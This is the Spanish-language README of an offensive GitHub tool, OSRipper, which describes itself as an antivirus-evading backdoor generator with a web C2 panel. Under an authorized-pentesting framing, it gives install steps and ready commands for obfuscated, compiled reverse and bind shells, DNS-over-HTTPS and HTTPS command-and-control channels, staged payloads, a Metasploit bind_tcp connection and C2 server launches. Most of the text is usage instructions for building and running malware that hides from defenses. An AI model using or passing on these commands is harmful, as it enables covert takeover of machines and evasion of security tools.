 noahoksuz/osripper
Framework de Backdoor y Cifrado multiplataforma que evade AV con una webUI ligera integrada.



Generador y encriptador de payloads multiplataforma avanzado con capacidades FUD
Características • Inicio Rápido • Interfaz Web • Tipos de Payload • Documentación
OSRipper es un generador y encriptador de backdoors sofisticado y completamente indetectable (FUD), diseñado para pruebas de penetración autorizadas y operaciones de equipo rojo. Cuenta con técnicas de evasión avanzadas, múltiples tipos de payload y una interfaz C2 moderna basada en web para gestionar sistemas comprometidos.
| Tipo de Payload | Descripción | Caso de Uso |
|---|---|---|
| Bind Shell | Abre un puerto en la máquina víctima | Acceso directo cuando las conexiones reversas están bloqueadas |
| Reverse TCP Meterpreter | Conexión reversa cifrada con SSL/TLS | Pruebas de penetración estándar |
| DNS-over-HTTPS C2 | Canal C2 sigiloso basado en DoH | Sortear restricciones de red |
| HTTPS C2 | C2 HTTPS con fijación de certificados | Canal C2 seguro y autenticado |
| Payload por Etapas | Entrega web en múltiples etapas | Despliegue sigiloso mejorado |
| Encriptador de Código Personalizado | Ofuscar cualquier script de Python | Cifrado de payload personalizado |
# Clonar repositorio
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# Instalar dependencias
pip3 install -r requirements.txt

# Instalar paquete
pip3 install -e .
Importante — ejecute la configuración para características opcionales (ngrok, compilación de binarios):
En muchos sistemas (especialmente Linux con un entorno Python gestionado externamente), debe ejecutar la configuración integrada para que las dependencias opcionales se instalen en el venv propio de OSRipper. Hágalo una vez después de la instalación:
osripper-cli setup
Esto crea ~/.local/share/osripper/venv, instala pyngrok, nuitka y sandboxed allí, y todas las ejecuciones posteriores de osripper / osripper-cli los usarán automáticamente. Sin esto, --ngrok y --compile le pedirán que ejecute la configuración. Use osripper-cli setup --system solo si prefiere una instalación pip de sistema/usuario en lugar del venv.
Modo Interactivo:
osripper
# o
python3 -m osripper
Línea de Comandos:
# Generar reverse shell
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# Generar payload DoH C2
osripper-cli doh -d example.com --obfuscate --compile
Interfaz Web:
# Iniciar servidor C2 con interfaz web
python -m osripper.c2.server example.com --port 5000

# Acceder al panel en http://localhost:5000

OSRipper incluye una interfaz C2 moderna basada en web para gestionar sistemas comprometidos.
# Uso básico
python -m osripper.c2.server example.com

# Con HTTPS
python -m osripper.c2.server example.com --https

# Puerto personalizado
python -m osripper.c2.server example.com --port 8080

# Con certificado personalizado
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
Una vez que el servidor esté en ejecución, acceda al panel en:
http://localhost:5000https://localhost:5000 (si está habilitado)Abre un puerto en la máquina víctima y espera conexiones.
osripper-cli bind -p 4444 --obfuscate --compile
Conexión:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'
Conexión reversa cifrada con SSL/TLS.
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
Canal C2 sigiloso usando el protocolo DNS-over-HTTPS. Sortea muchas restricciones de red.
# Generar payload
osripper-cli doh -d example.com --obfuscate --compile

# Iniciar servidor C2
python -m osripper.c2.server example.com
Características:
C2 HTTPS seguro con fijación de certificados para autenticación.
# Generar payload (a través de la interfaz web o CLI)
# Iniciar servidor C2 con HTTPS
python -m osripper.c2.server example.com --https

# Obtener la huella digital del certificado
curl http://localhost:5000/api/cert-fingerprint
Características:
